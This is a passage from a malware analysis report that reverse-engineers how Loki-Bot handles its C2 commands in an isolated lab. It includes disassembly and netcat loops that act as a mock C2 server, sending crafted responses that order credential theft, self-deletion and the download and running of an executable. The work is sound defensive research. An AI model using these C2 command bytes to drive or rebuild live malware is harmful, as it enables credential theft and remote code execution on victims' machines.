

Figure 217: C2 instruction for Delete HDB File (\x08) matches switch statement

Since the C2 instruction to delete the HDB file is "\x08," the jump at 0x4131B2 is made (Figure 217) and execution is routed to 0x4131CD.



Figure 218: HDB file being passed to deleteFile function

In Figure 218, we see a CALL to a function labeled getFilePathAndName that returns the full path and filename of the HDB file discussed in the "Process HDB File" section. This path and filename is then passed as an argument to a second function labeled DeleteFile. This function simply leverages Kernel32.DeleteFile to delete the HDB file from disk (Microsoft, DeleteFile function, 2017).

Validating the success of this function is pretty straightforward; the file will be present before DeleteFile is executed and no longer present after DeleteFile is executed.

4.5.2.5 Execute C2 Instruction – Mine & Steal Data

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo -e
"\r\n\r\n\x18\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x0A\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00" |sudo nc -l -p 80; sleep 1; done
```



Figure 219: C2 instruction for Steal Data (\x0A) matches switch statement

Since the C2 instruction to Mine & Exfiltrate Data is "\x0A," the jump at 0x413196 is made (Figure 219) and execution is routed to 0x4132A3.



Figure 220: Execution is routed to MineAndStealData function

Here (Figure 220), we see a single instruction being executed; a CALL to a function labeled MineAndStealData. This is the same exact function covered in the "Mine & Steal Data" section where both application configuration/credentials and Windows credentials are exfiltrated.

We can validate success of this function by running Wireshark while it executes and verifying the presence of the same two HTTP POSTs being made to the C2 server that we have already identified.

4.5.2.6 Execute C2 Instruction – Delete Loki-Bot Executables & Exit

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo -e
"\r\n\r\n\x18\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00" |sudo nc -l -p 80; sleep 1; done
```



Figure 221: C2 instruction for Delete Executables & Exit (\x11) matches switch statement

Since the C2 instruction to Delete Loki-Bot Executables & Exit is "\x11," the jump at 0x4132B6 is NOT made (Figure 221) and execution continues to the next set of instructions.

First, a CALL to a function labeled deleteExecutables is made at 0x4132B9. This function attempts to remove Loki-Bot executables from the two places it will likely reside:

1. Wherever the user executed it from, which in our case was "C:\Users\REM\Desktop\FE62C1C283CF41CA826AA267F5AA6F7D.exe"
2. The hidden folder within %APPDATA%, which in our case was "C:\Users\REM\AppData\Roaming\C98066\6B250D.exe"

For the first location (exe on the desktop), technically the file is no longer there because Loki-Bot had already moved it into the persistence folder; as detailed in the "Move Executable to Persistence Folder" section. Nonetheless, Loki-Bot still tries to obtain the path and file name of the currently running executable and, as long as the file's path does not contain the string "Windows," attempts to move it into "C:\Users\$USER\AppData\Local\Temp\" (via Kerlnel32. GetTempPath) with a random filename (via Kernel32. GetTempFilename) and a ".tmp" extension (Microsoft, GetTempPath function, 2017) (Microsoft, GetTempFileName function, 2017) (Figure 222).



Figure 222: Currently running Loki-Bot executable moved to temp folder/file with MOVEFILE_REPLACE_EXISTING flag set

Then, Kernel32's MoveFileEx function is called at 0x4068B5 (Figure 223). Its first argument, *lpExistingFileName*, is set to the path and filename of the new ".tmp" file. The second argument, *lpNewFileName*, is set to NULL and the third argument, *dwFlags,* is set to *MOVEFILE_DELAY_UNTIL_REBOOT* (Microsoft, MoveFileEx function, 2017).



Figure 223: Kernel32.MoveFileEx called on temp file with destination NULL and MOVEFILE_DELAY_UNTIL_REBOOT flag set

"If *dwFlags* specifies *MOVEFILE_DELAY_UNTIL_REBOOT* and *lpNewFileName* is NULL, MoveFileEx registers the *lpExistingFileName* file to be deleted when the system restarts" (Microsoft, MoveFileEx function, 2017). In essence, this is a method of deleting a file that ensures the file can be removed from the system prior to any system resources obtaining a lock on it.



Figure 224: Delete Loki-Bot executable within hidden APPADATA subfolder

Loki-Bot then focuses its attention on the executable located within the hidden folder within %APPDATA%. This process is a little more straightforward. At 0x4068D0,

there is a CALL to a function labeled deleteFile whose argument is set to "C:\Users\REM\AppData\Roaming\C98066\6B250D.exe" (Figure 224). When executed, this function simply passes this path to Kernel32.DeleteFile and the file is removed from the system (Microsoft, DeleteFile function, 2017).

Once these executables in both locations have been processed, execution returns to the processResponse function where a final CALL is made to ExitProcess at 0x4132BF (Microsoft, ExitProcess function, 2017).

4.5.2.7 Execute C2 Instruction – Change C2 Polling Frequency

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo -e
"\r\n\r\n\x1C\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\
x00\x00\x01\x00\x00\x005" |sudo nc -l -p 80; sleep 1; done
```

In order to begin describing what this is, I need to cover something that I skipped over earlier. At the beginning of the getC2Commands function, the function that launched processResponse, we see the value 0x927C0 (or 600,000 in decimal) being moved into the memory address 0x4A0DF4 (Figure 225).

```
0041356D   C705 F40D4A00 MOV DWORD PTR DS:[4A0DF4],927C0
```

Figure 225: Address representing C2 Polling frequency set to a default value of 600,00ms

Then, after Loki-Bot finishes processing all of the commands returned by the C2 server, execution is returned to the getC2Commands function where we now see the value stored within 0x4A0DF4 being pushed to the stack (Figure 226). This value is passed as Arg1 to the dashUPassedJMP function, which we know simply calls Kernel32.Sleep from our earlier analysis. Since Kernel32's Sleep function's first

argument takes a value that should be in milliseconds, if we convert 600000ms to minutes it comes out to 10 (Microsoft, Sleep function, 2017).



Figure 226: The value within the address representing C2 Polling Frequency is passed to sleep function after C2 request thread is executed

After dashUPassedJMP has been executed and Loki-Bot has slept for 10 minutes, the JMP at 0x413792 is taken and execution loops back to the decodeNetworkAndSend function where Loki-Bot reaches back out to the C2 server for additional instructions. This loop will occur over and over again until the process is terminated.

Now, getting back to where we left off, the "\x10" command changes this C2 polling frequency by setting the value stored within the memory address 0x4A0DF4 to whatever value is specified by the C2 server. If we look at the last byte of the payload defined in the payload simulation command, you will see that I have set this value to the ASCII character "5," meaning poll every 5 seconds.



Figure 227: C2 instruction for Change C2 Polling Frequency (\x10) matches switch statement



Figure 228: The address representing the C2 Polling Frequency is updated to reflect the value specified by the C2 instruction argument

When processing this command, the switch case at 0x4132B3 is met and the jump to 0x4132C9 is made (Figure 227). Here, our string "5" is passed to a function labeled convertString2Int that will convert the string ("\x35") to its integer equivalent ("\x05"). This value is then multiplied by 1000, turning 5 seconds into 5000 milliseconds, and the resulting value is moved into 0x4A0DF4 (Figure 228).



Figure 229: Image of new value (5000ms) being passed to sleep function

Then, once all C2 commands have been processed, the getC2Commands function exits and the CALL to dashUPassedJMP is made (Figure 229). Except, this time, it is given the decimal value 5000 (0x1388) as its new sleep time.

Feel free to test this out by removing all of your breakpoints except for one at 0x413792. You will find that, every time you press F9, it will take approximately 5 seconds to hit it again. Figure 230 depicts the new C2 polling from a network traffic point of view.



Figure 230: Image of C2 requests captured by Wireshark depicting new polling frequency (every 5 seconds)

4.5.2.8 Execute C2 Instruction – Download EXE & Execute

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo -e
"r\n\r\n\x36\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1E\x00\x00\x00http://www.google.com/test.exe" |sudo nc -l -p 80; sleep 1; done
```



Figure 231: C2 instruction for Download & Launch Exe (\x00) matches switch statement

Since the C2 instruction to Download EXE & Execute is "\x00," the jump at 0x41319F is made (Figure 231) and execution is routed to 0x413271.



Figure 232: URL provided in the C2 instruction being passed to downloadAndLaunchProcess

At 0x413272, we see the argument string that I have defined in the C2 payload as "http://www.google.com/test.exe" gets converted to Unicode. Seven arguments are then pushed to the stack and then the function labeled downloadAndLaunchProcess is executed (Figure 232).

```
004064AC  .  50          PUSH EAX                          ┌Arg4
004064AD  .  FF75 0C     PUSH DWORD PTR SS:[ARG.2]         │Arg3 => [ARG.2]
004064B0  .  FF75 10     PUSH DWORD PTR SS:[ARG.3]         │Arg2 => [ARG.3]
004064B3  .  FF75 14     PUSH DWORD PTR SS:[ARG.4]         │Arg1 => [ARG.4]
004064B6  .  E8 BCD7FFFF CALL getPathAndRandomFilename     └FE62C1C283CF41CA826AA267F5AA6F7.getPathAndRandomFilename
```

Figure 233: determine destination folder and filename

The first order of business for this function is to determine the path and filename where the downloaded file will be placed. This is done via a function labeled getPathAndRandomFilename (Figure 233). This function uses Kernel32's GetSystemTimeAsFileTime (Microsoft, GetSystemTimeAsFileTime function, 2017) to obtain the current system time that is then used as the seed to generate a 7-character "random" string. In my example, the string returned from this function is "lB8yXMH".

The value 0x1A (Arg5 of downloadAndLaunchProcess) is then passed into a function labeled getFolderPath, which results in my %APPDATA% path being placed into EAX.

These values are then combined with the string ".exe" (Arg4 of downloadAndLaunchProcess) via a string formatting function and the result is the destination path and file name where Loki-Bot will save the downloaded file:

"C:\Users\REM\AppData\Roaming\lB8yXMH.exe"

```
004064C6  .  33DB        XOR EBX,EBX
004064C8  .  53          PUSH EBX                          ┌Arg4 => 0
004064C9  .  53          PUSH EBX                          │Arg3 => 0
004064CA  .  68 04765FDB PUSH DB5F7604                     │Arg2 = DB5F7604
004064CF  .  6A 05       PUSH 5                            │Arg1 = 5
004064D1  .  E8 0FCDFFFF CALL getDLLFunctionFromIDXAndHa   └FE62C1C283CF41CA826AA267F5AA6F7.getDLLFunctionFromIDXAndHash
004064D6  .  53          PUSH EBX
004064D7  .  53          PUSH EBX
004064D8  .  56          PUSH ESI
004064D9  .  FF75 08     PUSH DWORD PTR SS:[ARG.1]
004064DC  .  53          PUSH EBX
004064DD  .  FFD0        CALL EAX                          urlmon.URLDownloadToFilew
```

Figure 234: download file specified in C2 instruction URL via urlmon.URLDownloadToFileW

Loki-Bot then passes this value (as Arg3) and the URL of the file (as Arg2) to urlmon's URLDownloadToFileW function (Figure 234), which enables Loki-Bot to "download bits from the Internet and save them to a file" (Microsoft, URLDownloadToFile function, 2017).

Now, before we allow this function to execute, there are some changes that we need to make on our REMNux Linux host (a.k.a mock Loki-Bot C2 Server) so that we can give Loki-Bot the resources that it is requesting.

First, on your REMNux Linux host, exit out of the netcat while-loop that should still be running. You might have to press CTRL+C several times before the process actually terminates.

Second, make sure that the "http_fakefile" line for the "exe" file extension in your inetsim config file is uncommented (Kevin, 2013). It should have no "#" at the beginning of the line, like so:

```
$ cat /etc/inetsim/inetsim.conf | grep http_fakefile |grep exe
http_fakefile           exe     sample_gui.exe          x-msdos-program
```

Third, if your sample of Loki-Bot calls out to a domain for its C2, make sure that you have configured either inetsim (Kevin, 2013) or fakedns (Santos, 2006) to handle DNS requests. If your sample calls out to an IP address, ensure that you have run "sudo accept-all-ips start" (Soni, 2015).

Once you have performed the above steps, start up inetsim from the command line. When you see "Simulation running," you can then validate everything is working by going to the Windows VM that you have Loki-Bot currently running on, opening up a web browser, and navigating to the URL that Loki-Bot will be calling out to ("http://www.google.com/test.exe"). If everything was done correctly, you should receive some sort of download/run dialogue (differs between browsers) (Figure 235).



Figure 235: Manual verification that inetsim is properly configured

Now that we know Loki-Bot should be able to download the resource it is looking for, allow the CALL to urlmon.URLDownloadToFileW at 0x4064DD to execute (Microsoft, URLDownloadToFile function, 2017). Once it has successfully executed, we now see that test.exe has been downloaded and saved as "C:\Users\REM\AppData\Roaming\lB8yXMH.exe" on the local file system (Figure 236).



Figure 236: Manual verification that urlmon.URLDownloadToFileW successfully executed

Finally, a CALL is then made to a function labeled launchProcess, which utilizes Kernel32.CreateProcessW to run the executable it just downloaded (Microsoft, CreateProcess function, 2017). In our lab setup, this executable is the benign inetsim default binary that simply displays the following message box when run (Figure 237):



Figure 237: Seeing this dialogue confirms that this C2 instruction attempts to download and run an executable from the internet

However, if this was an instance of Loki-Bot processing the Download EXE & Execute command from an actual Loki-Bot C2 server, you can guarantee that the executable will be malicious in nature.

4.5.2.9 Execute C2 Instruction – Upgrade Loki-Bot

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo -e
"\r\n\r\n\x36\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x0F\x00\x00\x00\x00\x00\
x00\x00\x1E\x00\x00\x00http://www.google.com/test.exe" |sudo nc -l -p 80; sleep 1;
done
```

```
004132AA  >  83EE 0E      SUB ESI,0E
004132AD  .v 74 71        JZ SHORT 00413320   if response == \x0E (14), kill process
004132AF  .  4E           DEC ESI
004132B0  .v 74 2A        JZ SHORT 004132DC   if response == \x0F (15), upgrade Loki-Bot
004132B2  .  4E           DEC ESI
004132B3  .v 74 14        JZ SHORT 004132C9   if response == \x10 (16), change frequency of c2 request
Jump is taken
Dest=004132DC (FE62C1C283CF41CA826AA267F5AA6F7.processResponse+226)
```

Figure 238: C2 instruction for Upgrade Loki-Bot (\x0F) matches switch statement

Since the C2 instruction to Upgrade Loki-Bot is "\x0F," the jump at 0x41319F is made (Figure 238) and execution is routed to 0x4132DC.



Figure 239: Download and run executable specified in the C2 instruction but this time with -u switch

The instructions in this set (Figure 239) are essentially a combination of instructions that we have already discussed. First, Loki-Bot will download and execute a malicious exe file almost exactly as described in the "Download EXE & Execute" section.

The difference here is that the "-u" parameter is now being passed as Arg7 to the downloadAndLaunchProcess function, which in turn will be passed as an argument to the downloaded file. If you recall from our analysis in the "Check for Switch" section, "-u" is the only command-line argument that Loki-Bot accepts and it tells the executable to sleep for 10 minutes before it starts to execute. The specific passing of the "-u" argument to the file downloaded indicates to me that the executable is another, perhaps newer, instance of Loki-Bot.



Figure 240: While the launched executable sleeps, delete older instances and kill the current process

Once it downloads and launches the executable, the next step it takes is to delete the existing Loki-Bot executable(s) and then terminate the currently running instance of Loki-Bot (Figure 240). This is likely why the downloaded executable is launched with the "-u" switch: to allow the existing instance of Loki-Bot to purge itself from the compromised host before the new version takes over.

4.5.2.10 Execute C2 Instruction - Download DLL & Load #1

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo -e
"r\n\r\n\x36\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x
